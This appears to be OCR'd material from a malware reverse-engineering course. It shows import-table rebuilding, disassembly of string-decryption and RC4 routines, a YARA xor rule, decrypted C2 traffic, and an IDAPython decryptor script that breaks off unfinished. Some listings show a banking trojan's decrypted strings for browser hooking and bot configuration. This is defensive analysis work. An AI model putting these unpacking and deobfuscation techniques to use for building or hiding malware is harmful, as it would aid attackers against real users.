

Imports Viewer
DllName OriginalFirstThunk TimeDateStamp ForwarderChain Name FirstThunk
ADVAPI32.DLL 0010D0C8 04AD0220 059F0000 0010D9C8 0010D0E4
KERNEL32.DLL 0010D100 00002000 00F3A930 0010D9D5 0010D2B4
VERSION.DLL 0010D468 74616E72 616C5065 0010D9E2 0010D478
COMCTL32.DLL 0010D488 00000042 00F623D8 0010D9EE 0010D490
COMDLG32.DLL 0010D498 00200000 00000000 0010D9FB 0010D4AC
GDI32.DLL 0010D4C0 636F6C65 6E490073 0010DA08 0010D540
SHELL32.DLL 0010D5C0 57152101 00000088 0010DA12 0010D5D4
USER32.DLL 0010D5E8 05DF0000 05DF0000 0010DA1E 0010D7C8
Thunk RVA Thunk Offset Thunk Value Hint/Ordinal API Name
0010D0E4 000CC4E4 0010DA33 0000 RegCloseKey
0010D0E8 000CC4E8 0010DA41 0000 RegCreateKeyA
0010D0EC 000CC4EC 0010DA51 0000 RegDeleteKeyA
0010D0F0 000CC4F0 0010DA61 0000 RegOpenKeyA
0010D0F4 000CC4F4 0010DA6F 0000 RegQueryValueExA
0010D0F8 000CC4F8 0010DA83 0000 RegSetValueExA
Close



0043C8CD . 50 PUSH EAX
0043C8CE . E8 C1260700 CALL <JMP.&ADVAPI32.RegCloseKey>
hKey
RegCloseKey


004AEF94 $-FF25 E4D05000 JMP DWORD PTR DS:[<&ADVAPI32.RegCloseKey>] ADVAPI32.RegCloseKey


Import REConstructor v1.7e FINAL (C) 2001-2010 MackT/uCF
Attach to an Active Process
c:_tools_installs\imprec\importrec.exe (00000A4C)
Pick DLL
Imported Functions Found
advapi32.dll FThunk:0004D000 NbFunc:5 (decimal:5) valid:YES
comctl32.dll FThunk:0004D018 NbFunc:2 (decimal:2) valid:YES
gdi32.dll FThunk:0004D024 NbFunc:1C (decimal:28) valid:YES
kernel32.dll FThunk:0004D098 NbFunc:77 (decimal:119) valid:YES
shell32.dll FThunk:0004D278 NbFunc:1 (decimal:1) valid:YES
? FThunk:0004D280 NbFunc:6D (decimal:109) valid:NO
winspool.drv FThunk:0004D438 NbFunc:3 (decimal:3) valid:YES
comdlg32.dll FThunk:0004D448 NbFunc:2 (decimal:2) valid:YES
Show Invalid
Show Suspect
Auto Trace
Clear Imports
Log
rva:0004D16C forwarded from mod:ntdll.dll ord:02C0 name:RtlDeleteCriticalSection
rva:0004D170 forwarded from mod:ntdll.dll ord:00D4 name:RtlInitializeCriticalSection
Current imports:
7 (decimal:7) valid module(s) (added: +7 (decimal:+7))
10D (decimal:269) imported function(s). (added: +10D (decimal:+269))
Clear Log
IAT Infos needed
OEP 00034E55
IAT AutoSearch
RVA 0004CFFC
Size 00000458
New Import Infos (IID+ASCII+LOADER)
RVA 00000000
Size 00000BBC
Add new section
Options
About
Exit
Load Tree
Save Tree
Get Imports
Fix Dump


Plaintext:
Protected data
Encrypt
Ciphertext:
Dk6aj9jsk1nc
ckwnsos8shs
Plaintext:
Protected data
Decrypt


Plaintext:
Protected data
Encrypt
Ciphertext:
Wc6aj9jrk1ni
pfw8s1s8shm
Plaintext:
Protected data
Decrypt




```
.text:100025E8 Loop:                                   ; CODE XREF: DecryptFunc+38↓j
.text:100025E8                 movsx   eax, byte ptr [edx+esi]
.text:100025EC                 cmp     eax, 20h
.text:100025EF                 jnz     short loc_100025F7
.text:100025F1                 mov     byte ptr [edx+esi], 0
.text:100025F5                 jmp     short loc_10002605
.text:100025F7 ; ---------------------------------------------------------------------------
.text:100025F7
.text:100025F7 loc_100025F7:                           ; CODE XREF: DecryptFunc+1F↑j
.text:100025F7                 sub     eax, 37h
.text:100025FA                 cmp     eax, 21h
.text:100025FD                 jge     short loc_10002602
.text:100025FF                 add     eax, 5Eh
.text:10002602
.text:10002602 loc_10002602:                           ; CODE XREF: DecryptFunc+2D↑j
.text:10002602                 mov     [edx+esi], al
.text:10002605
.text:10002605 loc_10002605:                           ; CODE XREF: DecryptFunc+25↑j
.text:10002605                 inc     edx
.text:10002606                 cmp     edx, ecx
.text:10002608                 jl      short Loop
.text:1000260A
```

```
C:\XORSearch.exe -n 20 441055893.pcapng 441055893
Found SHIFT 01 position 1FAA(-20): t=1&ic=708710721&id=441055893&iguid=(cb751d04
-97e
Found SHIFT 01 position 2271(-20): 01_178.77.120.100_0_441055893_1_0_0_0_41^....
....

C:\_
```

```
rule xor_test {
    strings:
        $a = "http://isc.sans.edu" xor
    condition:
        $a
}
```


```
SANS ISC

C:\demo>yara64 -s xor.yara test-xor.txt
xor_test test-xor.txt
0x5:$a: )551{nn%(%($325$7$/2o".,

C:\demo>
```


```
.text:0040105A Loop1:                                  ; CODE XREF: KSA+50↓j
.text:0040105A                 mov     eax, [ebp+i]
.text:0040105D                 cmp     eax, 256
.text:00401063                 jge     loc_40108B
.text:00401069                 jmp     loc_40107B
.text:0040106E ; ---------------------------------------------------------------
.text:0040106E
.text:0040106E loc_40106E:                             ; CODE XREF: KSA+60↓j
.text:0040106E                 mov     eax, [ebp+i]
.text:00401071                 mov     ecx, eax
.text:00401073                 add     eax, 1
.text:00401076                 mov     [ebp+i], eax
.text:00401079                 jmp     short Loop1
```


```
.text:004010EA                  mov     eax, [ebp+S]
.text:004010ED                  mov     ecx, [ebp+i]
.text:004010F0                  add     eax, ecx
.text:004010F2                  mov     ecx, [ebp+S]
.text:004010F5                  mov     edx, [ebp+j]
.text:004010F8                  add     ecx, edx
.text:004010FA                  push    ecx
.text:004010FB                  push    eax
.text:004010FC                  call    swap
.text:00401101                  add     esp, 8
.text:00401104                  jmp     short loc_4010A7
```

```
.text:004011F3          mov     [ebp+var_18], eax ; var_18 --> ciphertext[n]
.text:004011F6          movsx   eax, byte ptr [ecx]
.text:004011F9          xor     edx, eax
.text:004011FB          mov     eax, [ebp+var_18]
.text:004011FE          mov     [eax], dl
.text:00401200          jmp     loc_40115E
```


```
.text:10007DF8 ; Attributes: bp-based frame
.text:10007DF8
.text:10007DF8 DecryptString   proc near               ; CODE XREF: sub_1000115D+23↑p
.text:10007DF8                                         ; sub_100011E9+B6↑p ...
.text:10007DF8
.text:10007DF8 Max             = dword ptr -0Ch
.text:10007DF8 Seed            = dword ptr -8
.text:10007DF8 i               = dword ptr -4
.text:10007DF8 SrcString       = dword ptr  8
.text:10007DF8 DstString       = dword ptr  0Ch
.text:10007DF8
.text:10007DF8                 push    ebp
.text:10007DF9                 mov     ebp, esp
.text:10007DFB                 sub     esp, 0Ch
.text:10007DFE                 mov     eax, [ebp+SrcString]
.text:10007E01                 mov     eax, [eax]
.text:10007E03                 mov     [ebp+Seed], eax
.text:10007E06                 mov     eax, [ebp+SrcString]
.text:10007E09                 mov     eax, [eax+4]
.text:10007E0C                 xor     eax, [ebp+Seed]
.text:10007E0F                 shr     eax, 10h
.text:10007E12                 mov     [ebp+Max], eax
.text:10007E15                 mov     eax, [ebp+SrcString]
.text:10007E18                 add     eax, 8
.text:10007E1B                 mov     [ebp+SrcString], eax
.text:10007E1E                 and     [ebp+i], 0
.text:10007E22                 jmp     short loc_10007E2B
.text:10007E24 ; ---------------------------------------------------------------------------
.text:10007E24
.text:10007E24 Loop:                                   ; CODE XREF: DecryptString+61↓j
.text:10007E24                 mov     eax, [ebp+i]
.text:10007E27                 inc     eax
.text:10007E28                 mov     [ebp+i], eax
.text:10007E2B
.text:10007E2B loc_10007E2B:                           ; CODE XREF: DecryptString+2A↑j
.text:10007E2B                 mov     eax, [ebp+i]
.text:10007E2E                 cmp     eax, [ebp+Max]
.text:10007E31                 jnb     short loc_10007E5B
.text:10007E33                 imul    eax, [ebp+Seed], 41C64E6Dh ; Seed = Seed * 0x41C64E6D + 0x3039
.text:10007E33                                         ; DstStr[i] = SrcStr[i] - Seed
.text:10007E3A                 add     eax, 3039h
.text:10007E3F                 mov     [ebp+Seed], eax
.text:10007E42                 mov     eax, [ebp+SrcString]
.text:10007E45                 add     eax, [ebp+i]
.text:10007E48                 movzx   eax, byte ptr [eax]
.text:10007E4B                 movzx   ecx, byte ptr [ebp+Seed]
.text:10007E4F                 sub     eax, ecx        ; Decryption Part
.text:10007E51                 mov     ecx, [ebp+DstString]
.text:10007E54                 add     ecx, [ebp+i]
.text:10007E57                 mov     [ecx], al
.text:10007E59                 jmp     short Loop
.text:10007E5B ; ---------------------------------------------------------------------------
.text:10007E5B
.text:10007E5B loc_10007E5B:                           ; CODE XREF: DecryptString+39↑j
.text:10007E5B                 mov     eax, [ebp+Max]
.text:10007E5E                 mov     esp, ebp
.text:10007E60                 pop     ebp
.text:10007E61                 retn
.text:10007E61 DecryptString   endp
```


.text:1000197D push offset unk_1000F724
.text:10001982 call DecryptString ; wininet.dll
.text:10001987 pop ecx
.text:10001988 pop ecx
.text:10001989 lea eax, [ebp+LibFi
.text:1000198C push eax
.text:1000198D call ds:LoadLibraryA
.text:10001993 mov ebx, eax
.text:10001995 test ebx, ebx
.text:10001997 jz short loc_10001
.text:10001999 push esi
.text:1000199A xor esi, esi
.text:1000199C push edi
.text:1000199D cmp off_10012004, esi
.text:100019A3 jz short loc_100019DF
.text:100019A5 mov eax, offset off_10012004
.text:100019AA xor edi, edi
.text:100019AC
.text:100019AC loc_100019AC: ; CODE XREF: GetWininetAPIs+6B↓j
.text:100019AC lea ecx, [ebp+ProcName]
.text:100019AF push ecx
.text:100019B0 push dword ptr [eax]
.text:100019B2 call DecryptString ; HttpAddRequestHeadersA
.text:100019B7 pop ecx
.text:100019B8 pop ecx
.text:100019B9 lea eax, [ebp+ProcName]
.text:100019BC push eax ; lpProcName
.text:100019BD push ebx ; hModule
.text:100019BE call ds:GetProcAddress
unk_1000F724 db 29h ;) ; DATA XREF: GetWininetAPIs+B↑o
; LoadNetDLLs+10↑o
db 63h ; c
db 0FBh ; û
db 7Eh ; ~
db 66h ; f
db 0Fh
db 0F7h ; ÷
db 7Eh ; ~
db 25h ; %


xrefs to DecryptString
Directio Ty Address Text
D... p LoadNetDLLs:loc_10001B19 call DecryptString; ieframe.dll
D... p CheckRapportProcess?+17 call DecryptString; rapport
D... p sub_10002261+6B call DecryptString; MOD ID=%u EXEC: %s
D... p sub_10002261+9D call DecryptString; String_AnsiToWide Fail: %u
D... p sub_10002261+126 call DecryptString; INJ MOD: %u Status: %u GLE: %u
D... p sub_10002DC5+51 call DecryptString; OLE%0.8X%0.2X%0.2X%0.8X%0.8X
D... p RandomObjString+1A call DecryptString; {%0.8X-%0.4X-%0.4X-%0.4X-%0.4X%0.8X}
D... p GenerateRandomString+7C call DecryptString; {%0.8X-%0.4X-%0.4X-%0.4X-%0.4X%0.8X}
D... p sub_10002FA9+58 call DecryptString; BOT_ID:
D... p sub_10002FA9+8A call DecryptString; PROJECT_ID:
D... p sub_10002FA9+B1 call DecryptString; BUILD:
D... p sub_10002FA9+D7 call DecryptString; RAND:
D... p sub_10002FA9+103 call DecryptString; UPDATE_VER:
D... p MalwareMain+1E call DecryptString; SeCreateGlobalPrivilege
D... p MalwareMain+36 call DecryptString
D... p MalwareMain+4E call DecryptString
D... p MalwareMain+DF call DecryptString; BROWSER START
D... p MalwareMain+108 call DecryptString; SHELL START
D... p sub_1000358B+18 call DecryptString; SOFTWARE\BOT
D... p sub_1000358B+26 call DecryptString; CONFIG
D... p CreateProcessHookingFun... call DecryptString; chrome.exe
D... p CreateProcessHookingFun... call DecryptString; --use-spdy=off
D... p RegGetValueHooker+6B call DecryptString; chrome.exe
D... p GetCreateProcessInternal... call DecryptString; CreateProcessInternalW
D... p GetCreateProcessInternal... call DecryptString; kernelbase.dll
D... p GetCreateProcessInternal... call DecryptString; kernel32.dll
D... p CheckCurrentProcessNam... call DecryptString; explorer.exe
D... p CheckCurrentProcessNam... call DecryptString; iexplore.exe
D... p CheckCurrentProcessNam... call DecryptString; firefox.exe
D... p CheckCurrentProcessNam... call DecryptString; chrome.exe
OK
Cancel
Search
Help
Line 23 of 79




```
Extracted encoded PHPSESSID Cookie: 5C8EC19E61666B717F808B939EAAB7C5

Decoded PHPSESSID Cookie:
00000000: 5C D2 9C C1 03 00 00 00  07 00 02 00 00 00 00 00  \...............

RC4 key:
00000000: 5C D2 9C C1                                      \...

Decrypted HTTP client body:
00000000: 00 08 00 00 00 00 00 5B  00 00 00 01 0F 00 31 32  .......[......12
00000010: 37 2E 30 2E 30 2E 31 3A  38 38 38 38 00 02 08 00  7.0.0.1:8888....
00000020: 52 4F 42 55 53 54 50 43  03 09 00 52 4F 42 55 53  ROBUSTPC...ROBUS
00000030: 54 49 4E 43 04 10 00 02  01 00 02 06 01 01 01 00  TINC............
00000040: 01 B1 1D 00 00 00 00                              .......
```



```
push    34h
push    0
lea     eax, [ebp+buffer_for_APIs_2]
push    eax
call    memset          ; arg_0 - dst
                        ; arg_4 - value
                        ; arg_8 - size
add     esp, 0Ch
lea     ecx, [ebp+buffer_for_APIs_2]
push    ecx
lea     edx, [ebp+buffer_for_APIs_1]
push    edx
call    restore_imports
add     esp, 8
mov     [ebp+var_18], 0
lea     eax, [ebp+var_18]
push    eax
call    [ebp+var_30]
push    eax
call    [ebp+var_38]
mov     [ebp+var_1C], eax
cmp     [ebp+var_1C], 0
jz      loc_40189D
```

```
push    34h
push    0
lea     eax, [ebp+buffer_for_APIs_2]
push    eax
call    memset          ; arg_0 - dst
                        ; arg_4 - value
                        ; arg_8 - size
add     esp, 0Ch
lea     ecx, [ebp+buffer_for_APIs_2]
push    ecx
lea     edx, [ebp+buffer_for_APIs_1]
push    edx
call    restore_imports
add     esp, 8
mov     [ebp+var_18], 0
lea     eax, [ebp+var_18]
push    eax
call    [ebp+buffer_for_APIs_2+APIs_2.GetCommandLineW]
push    eax
call    [ebp+buffer_for_APIs_2+APIs_2.CommandLineToArgvW]
mov     [ebp+var_1C], eax
cmp     [ebp+var_1C], 0
jz      loc_40189D
```


```
push    34h
push    0
lea     eax, [ebp+buffer_for_APIs_2]
push    eax
call    memset          ; arg_0 - dst
                        ; arg_4 - value
                        ; arg_8 - size
add     esp, 0Ch
lea     ecx, [ebp+buffer_for_APIs_2]
push    ecx
lea     edx, [ebp+buffer_for_APIs_1]
push    edx
call    restore_imports
add     esp, 8
mov     [ebp+var_18], 0
lea     eax, [ebp+var_18]
push    eax
call    [ebp+(APIs_2.GetCommandLineW-50h)]
push    eax
call    [ebp+(APIs_2.CommandLineToArgvW-50h)]
mov     [ebp+var_1C], eax
cmp     [ebp+var_1C], 0
jz      loc_40189D
```


```
from idc import *
from idaapi import *

def decrypt_str(content):
        result = ""
        for val in content:
                val = chr((ord(val) - 1) & 0xFF)
                result += val
        return result

def read_bytes_until_zero(ea):
        result = ""
        for i in range(0xFFFF):
                val = Byte(ea + i)
                if (val) == 0:
                        break
                result += chr(val)
        return result

def patch_bytes(ea, buf, size):
        for i in range(size):
                PatchByte(ea, ord(buf[i]))
                ea += 1

def decrypt_all():
        start = ScreenEA()
        size = int(AskStr("1", "Enter the size of the list (in hex)"), 16)
